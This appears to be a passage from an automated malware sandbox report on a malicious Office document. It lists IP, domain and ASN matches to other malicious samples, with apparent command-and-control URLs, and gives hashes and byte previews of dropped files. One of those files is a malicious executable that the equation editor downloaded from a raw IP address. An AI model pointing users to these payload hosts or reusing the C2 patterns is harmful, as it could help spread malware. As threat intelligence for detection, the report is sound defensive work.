19:27:00	API Interceptor	181x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.25	Zr26f1rL6r.exe	Get hash	malicious	Browse	• www.divorcefearfreedom.com/n8ds/?2dfPiT=o6P8yX&6ldD=xlQ0Win+OWEEdOu7BqbL/FEFl5i/i6MXL9UXMpB5xFgkztpNPhPNR2/8wQo9B3jWcPv9
	vbc.exe	Get hash	malicious	Browse	• www.noyoucantridemyonewheel.com/ht08/?g6=W2JpTxS0fT&OH=60BX3p/mKtTBfKh/fk67FZjwUvooQvGFnObwKG0lT6J6HO9gkgJKpDVv4oxoWu3eJMN2
	PALMETTO STATE PARTS98_xlxs.exe	Get hash	malicious	Browse	• www.somewhereat11pm.com/cfb2/?DxlpdHd=FQNpdzT7MRb4jh54gcTYM7WdCCYWgV66X7QuMiK6vr1lSG4+lMLhUSVeG612a6JQnaun&N0D=p2MxC01
	Shipment Invoice Consignment Notification.exe	Get hash	malicious	Browse	• www.kgv-lachswehr.com/ea0r/?q6A=c9rlrwb5I0PsvCqZfPZLJ32YxU7lPLK2cV3voPHeBiJjRGf36/O5Za+oFh8vHdrIvEL&f6loxs=HBZ0Fn4hGVwHhj

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4Z5YpFMKR0.exe	Get hash	malicious	Browse	• www.ctfeldsine.com/benx/?2d3DyD=1sWTfow0M/OcmFQ8c7RvsQXq4lQpokGzy5GD7f0Q5t6djwKRgFzLGePHa9MtusCiNrzCanCAnA==&n2=Q0GdGJJx9bb
	New Order for BDSBMD2021-786-14.doc	Get hash	malicious	Browse	• www.fourjmedia.com/w8n5/?6lLtoDQ=Krsevr0acNdBVz6RZ+BCLUY6buAyCdOHDUjLBmAGWGOQ3Ze2Ibajo0mGC0MYdp2HB0MOmQ==&FXa=ynMhLlDX-
	TZsktmCzSW.exe	Get hash	malicious	Browse	• www.restauracaorioantigo.com/ad6n/?j8=dN6ap+281HMIx/cBnsfNijKqAg0LuMP5hOtXEPSm2LVrdnh6NyDuph4vZcriwcQUxkSt&ZbvDk=6lVDhp5P
	HSBC-CHINA_2021-11-02.exe	Get hash	malicious	Browse	• www.wonderfulwithyou.com/ntfs/?R0GxUr=T3o7Jxac/p1y1HmZ6RD9ch9fD93ONyrGRcDBRgOzANC19oWVMGU/oawwGB6uhQsDw0XQ&fV2TtL=Id6XY6aH1dlL
	r2Nae151Pz.exe	Get hash	malicious	Browse	• www.fourjmedia.com/w8n5/?dN9XA=1bj80L6H3ZqhY&qXmt=Krsevr0fcKdFVj2db+BCLUY6buAyCdOHDU7bdlcHSmOR3oywPLLv+weEBRgkGJC0O1Z+
	PO. 2100002R.doc	Get hash	malicious	Browse	• www.restauracaorioantigo.com/ad6n/?3feDzx=dN6ap+251AMMxvQNlsfNijKqAg0LuMP5hO1HYMOnyrVqdWN8KiSi/lAta5Her8kn+lHdVw==&4hRH=5jfHHT9HaP5P3fh

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ#.exe	Get hash	malicious	Browse	• www.faithtruthresolve.com/unzn/?t0GH=Q6SPythX2&EJE=YX6yD3qjkEh06A43Kvlzsqa1IJGgtNpO3VOCMHkgx/DYA63i6lhcxQdv+JuPBhQOz43WmOdN7Q==
	Betalingskvittering.exe	Get hash	malicious	Browse	• www.malatirada.com/b0us/?ER-tHjR=nj2DHCJ30hKQOuuh7v1Jr5ANXhhKiZRTWmKDhPt9Qsa3u7kG0yWlFw/1cLMOhBLADgukMw6nkg==&7nB=o48X
	obizx.exe	Get hash	malicious	Browse	• www.nosecretszone.com/fkt8/?ZDK=mNI0BHGsgt7OHZ699uHISkUkIWk4+ipmZNfGtb6EFyltMj3jfdT07SII2zg4v0AJHPvQ&8p=Sr2h-DXxyzvTPn
	triage_dropped_file.exe	Get hash	malicious	Browse	• www.reshawna.com/fpdi/?UzrXkD=qrLzJJd/fFMNbEFfGUier/7yxiWYwmIVbn5YkKnBYd+fmPaOJU7al9nu96TkQnRjXBqS&1bZH=y2J0bDKpKf
	seasonzx.exe	Get hash	malicious	Browse	• www.givepy.info/s18y/?u8PLY2=lBZTQLaxpb2Ll&c0DXll=697MTAEVXvVEXUyAJF20F132oezl1lQlpw2PkmQS81lH+yWLjKrG7SsVWHysXe3cLhwc
	afTyhpBvrtJlTWH.exe	Get hash	malicious	Browse	• www.aprendes.academy/bkqi/?sJEPur6=ZqD0GmBALlgJtl6Ab/GdiO1LPlWY5MNY+7zZIQPT6V3NHgLS/8KBw4LFuPUG+2Ik6jGb&v6=z2Jxrb
	Br5q8mvTpP.exe	Get hash	malicious	Browse	• www.fis.photos/ef6c/?f4=iVGcxgJb98A8c97jGvHyDNlE3XmNDIFvU6NTGagmHr6XJXD4yK9Jp2kPOI9WE083jhOD&TtZld=2d8t

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EZSOhOh0nx.exe	Get hash	malicious	Browse	• www.fis.photos/ef6c/?l6Ahlz=iVGcxgJb98A8c97jGvHyDNlE3XmNDIFvU6NTGagmHr6XJXD4yK9Jp2kPOLdsUlcP5GvE&3f9p=VDKHunXH5l
	Ord20211310570045368963AC.exe	Get hash	malicious	Browse	• www.franciscoalpizar.com/gab8/?q8=JN6ty8i&fDK8WrJP=aNn3drJ7qKfGewmMEzfynAYMROYgFs/k/NvBrZcHmhiOvfylsJqCMvOKw90377nS3pzK/k3zjw==
	REQUIREMENT.exe	Get hash	malicious	Browse	• www.estudio-me.com/cogu/?E6=L5GjM02Qi9/3ctzLfpX21kbqInICP/PmVfQkFp534KYMBhdy6kz6hr7HyPkdH1b6OtPy&JXeD0V=5jFpKDWXi
151.101.66.159	SOA.scr.exe	Get hash	malicious	Browse	• www.allincursive.com/edbs/?1bJ=Fxo0jXLhpT&jpTd3Lg=dd1cZGNCVXB3jbVCz5q9gTpjsXtWO6xHEUQvsBQg9+a/oQvhnHip0QL/9P7MK+3r8W0V
	RPI_Scanned_30957.doc	Get hash	malicious	Browse	• www.driveucars.com/gypo/?ZVahUNV8=4NVpZNOR+1ziDFxt3GIpQUM9WWydCAxb/c1wdQBNaJkA6izdOsFYN7iCdjTfPxrknp7VAg==&2dLp=ZXj8X2Kp-2C

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.franquiciasexclusivas.tienda	vbc.exe	Get hash	malicious	Browse	• 108.167.189.66
	Order Form.xlsx	Get hash	malicious	Browse	• 108.167.189.66

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PLUSSERVER-ASN1DE	C8Tzfg2QIS	Get hash	malicious	Browse	• 212.162.14.217
	z3hir.arm7	Get hash	malicious	Browse	• 62.138.219.11
	V56S3UncnV	Get hash	malicious	Browse	• 89.19.249.213
	Halkbank_Ekstre_20210913_074002_566345_pdf.exe	Get hash	malicious	Browse	• 31.210.20.79
	tDfXtXb4Oz	Get hash	malicious	Browse	• 46.163.80.217
	2NSCrCk9wC.exe	Get hash	malicious	Browse	• 31.210.20.192
	NUo71b3C4p.exe	Get hash	malicious	Browse	• 151.106.119.144
	rundll32.exe	Get hash	malicious	Browse	• 151.106.119.144
	RPov9E0iot	Get hash	malicious	Browse	• 62.138.244.25

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment Reference 110121_xlxl.exe	Get hash	malicious	Browse	• 151.106.116.209
	vbc.exe	Get hash	malicious	Browse	• 151.106.119.144
	Kem25vPVzE.exe	Get hash	malicious	Browse	• 151.106.119.144
	HCyigyiCAH	Get hash	malicious	Browse	• 62.138.220.15
	tzdVV2W5et.exe	Get hash	malicious	Browse	• 151.106.119.144
	bot.x86_64	Get hash	malicious	Browse	• 31.210.20.158
	qTSinrPpSB	Get hash	malicious	Browse	• 31.210.20.158
	QO7FskBRHD	Get hash	malicious	Browse	• 31.210.20.158
	3JTerIMW7o	Get hash	malicious	Browse	• 31.210.20.158
	J4otkuWQXB	Get hash	malicious	Browse	• 31.210.20.158
	0OxK4NR2wM	Get hash	malicious	Browse	• 62.138.220.15
AUTOMATTICUS	fpvN6iDp5r.msi	Get hash	malicious	Browse	• 192.0.77.32
	Zr26f1rL6r.exe	Get hash	malicious	Browse	• 192.0.78.25
	2sX7IceYWM.msi	Get hash	malicious	Browse	• 192.0.77.32
	vbc.exe	Get hash	malicious	Browse	• 192.0.78.25
	162AB00C0E943F9548B04F343786750865648058 5369C.exe	Get hash	malicious	Browse	• 74.114.154.18
	zsrIbaaV98	Get hash	malicious	Browse	• 87.250.173.245
	734C31431B89B7501B984AF35A2D61BDCE27BA87 CA484.exe	Get hash	malicious	Browse	• 74.114.154.22
	E1917F133B3838845A0611AE4E9AC5DB1479461C 18644.exe	Get hash	malicious	Browse	• 74.114.154.18
	LhrTewqQM5.msi	Get hash	malicious	Browse	• 192.0.77.32
	PALMETTO STATE PARTS98_xlxs.exe	Get hash	malicious	Browse	• 192.0.78.25
	tqqBpo2P70.msi	Get hash	malicious	Browse	• 192.0.77.32
	Receipt_INV_460Kbps fdp.htm	Get hash	malicious	Browse	• 192.0.76.3
	H1MsAU2aiZ.msi	Get hash	malicious	Browse	• 192.0.77.32
	DFksqChyeZ.msi	Get hash	malicious	Browse	• 192.0.77.32
	Shipment Invoice Consignment Notification.exe	Get hash	malicious	Browse	• 192.0.78.25
	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 192.0.78.24
	8JY1q5TYnV	Get hash	malicious	Browse	• 192.0.72.134
	DuxgwH47QB.exe	Get hash	malicious	Browse	• 192.0.78.24
	ORDER.doc	Get hash	malicious	Browse	• 192.0.78.24
	FE3AE99417E0D632995AD5CEECCC4C0B308B8A30 D2C93.exe	Get hash	malicious	Browse	• 74.114.154.22

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	444416
Entropy (8bit):	7.8422896972903535
Encrypted:	false
SSDEEP:	12288:Obap00XixBFm3xtkw+Z9Gc6vcu/3G/rTX:Obs00Xi1K+2P+
MD5:	6926A53FA91CAB577D52942A39E5FB53
SHA1:	C15DFC5E94CA97D47FD89DCDC42CC03888334C91
SHA-256:	1BA605473B6FC3B244F25A8838E41A642DBF9566D347D3EA084E96BBE88AEBDE
SHA-512:	02AFC62CCF5C48DD3BFDC2E26EB3C6B997C65DC499D793568D04C3410B0A8961E9C7F738E7E43324D167460C6418EC911CC815A87158680D128D7F80455338F
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Reputation:	low
IE Cache URL:	http://107.173.229.133/90009/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(B.a.....0.....6.... ....@.. ....@.....O..... ....H.....text...L.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...v.....(.....{ ...*..{!...*..{"...*..{#...*..($....} ....}!.....}"......}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&. ..,H('...{!...{!...o(...,0()....{"....{"...o*....,(+....{#...{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r... p.....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\30913362.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$""""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\49DB89C0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,..|....y....G.LOO..?.....7..-.>.._m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o..._|...?.O.....c..x._..7vF..0.....B>....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~....._..Wp.....q.....G..vA.D.E....."...?..'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&l..)..).J..>...+Mn.^.W..._....D...".}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S...._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4C948E5C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...\|.g.z..Y..._...3k..y.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!"...H.....eKN.....9....{%.....*7..6Y..".....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.]..-Oo.....,:@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\566AA7FB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb.. ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...l...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI..:....#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T....,...A.....l$.q.\f.....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\597470CA.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B2456
Malicious:	false
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.l.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7B2EFE3F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...\|.g.z..Y.._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#...._....I....k.!":...H.....eKN.....9....{%.....*7..6Y.."....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo.....`_.;@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7C45E1A5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7C45E1A5.png	
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~....x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A.....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.I.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A725389E.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6413537721183393
Encrypted:	false
SSDEEP:	384:uXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:AXwBkNWZ3cjvmWa+VDO
MD5:	452FD391823F8EA7FF873D15392FFEAF
SHA1:	11FDC1B34439B07865826D9A4E18963F10468F56
SHA-256:	BE229A40AB073E6A8268D06BAB2EF2EC3F36984F135254C217100D03CC3CB538
SHA-512:	EFC833ACB5BA6854AC058886C8BFA72B04DF7AB6DA062D642FCDB42D2958D54B721CA83806C96A8F8A4EB48B994BBCD25F2A1EA75ADDBDA0A8E3DF80CE18 3686
Malicious:	false
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....[$.....f.[.@I.% .....D.....RQ.\D..<.....(..$Q.\D..<.. ...Id.[<..D.. .....Y..d.[.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X...<..p...8.[.....Y. dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+*@..$. .....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B8B07368.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
